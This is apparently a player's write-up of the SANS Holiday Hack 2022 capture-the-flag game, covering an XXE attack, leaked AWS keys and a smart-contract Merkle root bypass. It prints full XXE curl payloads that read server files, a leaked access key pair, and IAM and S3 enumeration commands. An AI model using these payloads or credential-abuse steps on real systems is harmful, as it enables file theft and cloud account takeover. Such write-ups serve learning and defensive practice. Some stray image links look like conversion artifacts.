    curl 'https://glamtarielsfountain.com/dropped' -H 'authority: glamtarielsfountain.com' -H 'accept: application/xml' -H 'accept-language: en-US,en;q=0.9' -H 'content-type: application/xml' -H 'cookie: GCLB="cac62ef19e122c2d"; MiniLembanh=6561f3ca-4a45-4249-ab87-48484d920a01.f-yo4d1AJUzmRsNX8hFa_4fsYww' -H 'origin: https://glamtarielsfountain.com' -H 'referer: https://glamtarielsfountain.com/' -H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' -H 'sec-fetch-dest: empty' -H 'sec-fetch-mode: cors' -H 'sec-fetch-site: same-origin' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' -H 'x-grinchum: IjgwNGY4ZDM1MTI2YzYzYTI4N2I5NWMzMDA0ODYxODM0Nzk1ZjIxZWYi.Y6orCQ.ybMfZUJ18phX9g1zkkH9LE8ZLQY' --data-raw '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]><root><imgDrop>&xxe;</imgDrop><who>princess</who><reqType>xml</reqType></root>' --compressed
  - Response

    {
    "appResp": "Hmmm, and I thought you wanted me to take a look at that pretty silver ring, but instead, you've made a pretty bold REQuest. That's ok, but even if I knew anything about such things, I'd only use a secret TYPE of tongue to discuss them. ^She's definitely hiding something.",
    "droppedOn": "none",
    "visit": "none"
    }
- This suggested changing REQ and TYPE. Wasn't sure if this was the HTTP request type or the reqType node in the XML. After pairing with another hacker we eventually figured out that we needed to switch the attack vector to be the <reqType> node and use a similar XXE attack on that node. In conjunction we also needed to pass in the <imgDrop> value of img1, which I believe was the gold ring
  - Request:

    curl 'https://glamtarielsfountain.com/dropped' -H 'authority: glamtarielsfountain.com' -H 'accept: text/xml' -H 'accept-language: en-US,en;q=0.9' -H 'content-type: application/xml' -H 'cookie: GCLB="cac62ef19e122c2d"; MiniLembanh=9207560c-416e-4ea4-9ee5-47f41e5a4a97.IBspjq3h5Ogk0RVgCrMzVvH6BRI' -H 'origin: https://glamtarielsfountain.com' -H 'referer: https://glamtarielsfountain.com/' -H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' -H 'sec-fetch-dest: empty' -H 'sec-fetch-mode: cors' -H 'sec-fetch-site: same-origin' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' -H 'x-grinchum: ImYxNmU4ZTkzZmIxNDRiYTc3ZDgyNzk0ZWU5M2RhZTA3ODM1OTdhYzYi.Y6pGsg.le29lDq9atnpYSjJaqnkGCZIpJE' --data-raw '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]><root><imgDrop>img1</imgDrop><who>princess</who>**<reqType>&xxe;<reqType>**</root>'
  - **Response**:


    {
    "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!",
    "droppedOn": "none",
    "visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
    }

Quest: What is the filename of the ring she hands you?
Answer was: goldring-morethansupertopsecret76394734.png just needed to put into badge directly

- 

Easter Egg: Asking for the greenring.txt

- --data-raw '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///app/static/images/x_phial_pholder_2022/greenring.txt" >]><root><imgDrop>&xxe;</imgDrop><who>princess</who><reqType>xml</reqType></root>'
- Response
  {
  "appResp": "Hey, who is this guy? He doesn't have a ticket!^I don't remember seeing him in the movies!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/tomb2022-tommyeasteregg3847516894.png,230px,30px"
  }
- Produces this visit link: https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/tomb2022-tommyeasteregg3847516894.png,230px,30px



Lessons Learned / Commentary:

- Security through obscurity doesn't work unless you replace all occurrences of the letter **f** with k-rad l33t speak with **ph**. Then it's completely secure. For example **x_phial_pholder_2022** is completely secure while **x_file_folder_2022** is a vulnerability waiting to happen :)
- Most of this challenge seemed less like actual attack and more like a capture the flag exercise. These frustrate me as some of the attacks feel less realistic. The last part of exploiting XXE through the mechanism that seemed to tell the web server to use XML was a stretch for an actual exploit. But overall happy to figure it out and move on to another challenge.
- The blind attack was hard to tell when you were making progress and when you were just wasting time. Sometimes being persistent pays off, or having a tool that can be persistent for you can also pay off.

Recover the Cloud Ring

11th challenge - AWS CLI

Aws CLI has a help command that helps explore the different actions and parameters run it with **aws help**

You can configure credentials for the aws cli to use by running **aws configure** and providing your access key, secret, and region.

With the credentials configured you can use the Security Token Service (STS) to get your users identity via **aws sts get-caller-identity**

12th challenge - Trufflehog

Talking to Gerty Snowburry she mentioned a code repo https://haugfactory.com/orcadmin/aws_scripts that had credentials checked in at one time.

Cloned the repo, installed trufflehog to search through the code and look for credential like data.

Ran command **trufflehog . | more** in that directory to show the following useful information

~~~~~~~~~~~~~~~~~~~~

Reason: High Entropy
Date: 2022-09-07 10:53:32
Hash: 3476397f95da11a776d4118f1f9ae6c9d4afd0c9
Filepath: **put_policy.py**
~~~~~~~~~~~~~~~~~~~~

Branch: origin/main
Commit: added

@@ -4,8 +4,8 @@ import json

```
 iam = boto3.client('iam',
    region_name='us-east-1',
-   aws_access_key_id=ACCESSKEYID,
-   aws_secret_access_key=SECRETACCESSKEY,
+   aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+   aws_secret_access_key="e95qTologIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
 )
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put_user_policy(
```

Entered the answer into my badge
Answer: put_policy.py

Lessons Learned:

- Remembered about trufflehog in previous SANS Holiday Hack and still useful for finding leaked credentials
- Leaked credentials like AWS key and secret can be used to mount further attacks (see next challenge)
- If you check in credentials it's probably best to invalidate the secrets, and generate a new one to use going forward. Also trying to remove it from the history of the repository is worth doing, but invalidating is still key since it's hard to tell if you have cleaned up all references from everywhere.
- If leaked credentials have broad permissions this could cost you in AWS charges, or in reputation by nefarious actors gathering and sharing private information or mounting other attacks.

13th challenge - Exploit AWS found credentials

Lessons Learned:

- Lets exploit the credentials found in 12th challenge - Trufflehog. Rather than trying all the different services within AWS to see what we have access to, we can instead look at what policies are attached to our user and what permissions those policies give our account. We can then pivot to step #3 to profit (by abusing those permissions).
- In this case we had permissions to look at S3 buckets and lambda functions
- Policies can be assigned directly to the user or to groups of users

Commands:

- aws configure
  (Bold stuff is taken from Challenge #12 - Trufflehog

  AWS Access Key ID [None]: **AKIAAIDAYRANYAHGQOHD**
  AWS Secret Access Key [None]: **e95qTologIgO9dNBsQMQsc5/foiPdKunPJwc1rL**
  Default region name [None]: **us-east-1**
  Default output format [None]:

- aws sts get-caller-identity

```
{
   "UserId": "AIDAJNIAAQYHIAAHDDRA",
   "Account": "602123424321",
   "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

- aws iam list-attached-user-policies --user-name haug
- aws iam get-policy --policy-arn "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
- aws iam get-policy-version --version-id v1 --policy-arn "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
- aws iam list-user-policies --user-name haug
- aws iam get-user-policy --user-name haug --policy-name "S3Perms"
- aws s3api list-objects --bucket "smogmachines3"
- aws lambda list-functions
- aws lambda get-function-url-config --function-name smogmachine_lambda

Now we have the Cloud Ring!

Recover the Burning Ring of Fire

14th Challenge - Buy something with the crypto currency

Lessons Learned:

- Basics of paying for something with crypto currency.
- As long as you kept track of wallet id and more importantly wallet key this challenge is just

approving a transaction for an amount, to a specific blockchain user's wallet address, from your address and confirming it's you with your wallet's secret key.
- Once the pre-approval is completed you can go back to pickup the item you purchased.

Steps
- Use a KTM to pre-approve a 10 KC transaction to the wallet address: 0x8A9ced…..
- Return to this kiosk and use Hat ID: 659 to complete your purchase.


15th Challenge - Find the KringleCoin smart contract address

Hints:
- Use the block chain explorer to look at transactions
- Toms talk may help. A curmudgeon always helps.

Lessons Learned / Commentary:
- It seems like the badge information about completed challenges is being stored on the block chain, which is an interesting approach, but seems like overkill.
- Solidarity is a language used by block chain.
- Even though I wasn't very familiar with block chain implementations this seemed much easier than 4/5 difficulty.

Assumed the contract needed to close to the start of the block chain, so updated ID to 0 in the UI, and started looking through transactions from there. The value for the answer was in Block #1

Quest: Where was the KringleCoin smart contract deployed?
Answer: **0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554**



16th Challenge - Buy a presale NFT / Exploit a Smart Contract

Hints
- You're going to need a Merkle Tree of your own. https://decentralizedthoughts.github.io/2020-12-22-what-is-a-merkle-tree/
- Processor Petabyte can help you out. [Prof. Qwerty Petabyte, You Can Still Have Fun With Non-Fungible Tokens | KringleCon 2022]()

Seemed to mention something about code for Merkle tree, so queried github for professor petabyte and found a user with that name, and this repo https://github.com/QPetabyte

Based on README.MD smart developers store the root in the smart contract
- Of course, the root mustn't be able to be altered, which is why keeping it IN the smart contract on the blockchain is what smart developers do.


Found the root key in the JavaScript file by looking at the XHR request for validate, and then combing the JS code to see how it got it the request.

Was able to rewrite the JS function and use my own root key that I generated / provided.

That key and the proof values were generated with professor petabytes tool to generate a root and proof values with my wallet id in the leaf nodes.

I was then able to validate the proof worked, transfer money to the wallet address, and then do the transfer for realz.

https://boredsporcrowboatsociety.com/TOKENS/BSRS496



This bought me this wonderful piece of art

- https://boredsporcrowboatsociety.com/TOKENS/TOKENIMAGES/BSRS496.png

Lessons Learned:

- I'm going to be rich because I own an NFT like a real celebrity / crypto kid
- Pump and Dump schemes are possible with NFT's
- While the transaction for the NFT on the blockchain proved ownership and is immutable, but the actual resource is not immutable since it is too costly to put that much data on the block chain. There also isn't any guarantee that the content continues to be hosted at the HTTP address.
- Since the merkle root was passed as part of the data we could provide it ourselves and the server adding it to the blockchain trusted it. It sounded like the merkle root should have been stored on the blockchain to prevent this kind of attack vector.
- Merkle trees allow you to check if a value is included in the tree by having the merkle root, and 3 somewhat adjacent nodes hashes that serve as proofs. This can be useful in a lot of places outside crypto and NFT's.
- Searching for github repos for Professor Petabyte was immensely helpful in that I didn't need to write a merkle tree implementation.
- Even though most of this challenge was using Web3 technologies the exploit was in the Web2 API taking the merkle root from the front-end code. Don't trust information from the browser!
- My bored sporc has dreamy brown eyes just like me!

Easter Eggs, Secret Rooms, and Dirty Laundry

Santa's Special Hidden Room - Santa's Magic

If you venture out to the left of Santa's castle, and follow the wall along the back you come upon a secret hidden room. Go the Santa Magic terminal to find out what Santa Magic can do for you. At the end of Santa's talk he gives you your secret key, but how does he know it?

Does he keep track of your KTM key for nefarious reasons, or is his magic powerful enough to reverse engineer it. Possibly he have access to a quantum machine to with enough qubits to quickly regenerate the key for a given wallet address.

Part of me wonders if there a way to determine where Santa actually stored the keys, and if so could we do something to spoof it to request it for other wallets?

Your Key Is: 0x79612…
Christmas Magic can recover the key


Hidden treasure chests

- #1 - Off to the left in the Hall of Talks
  - 

- #2 - At the bottom section of the ladder between the Hall of Talks and the Tolkien Ring take a left and climb. Go Left, Up, Right , Up, Left, Down, Right
  - 

- #3 - Inside the Tolkien Ring room. Move to block right of the Windows Event Log terminal, and go down, left, down, left, and repeat until you see the treasure chest

- 

- #4 - Below the Elfen Ring door go down and to the left to open another treasure chest
  - 

- #5 - In the Cloud section go to the bottom, the all the way left, up, and left again
  - 
- #6 - Outside the Burning ring of fire. Go down to the bottom of the ladder, go right, and do a whole bunch of other directions to get to the box above you. Use the warp to get back to out or struggle your way through again.

- 
TheChaz
G RING
IRE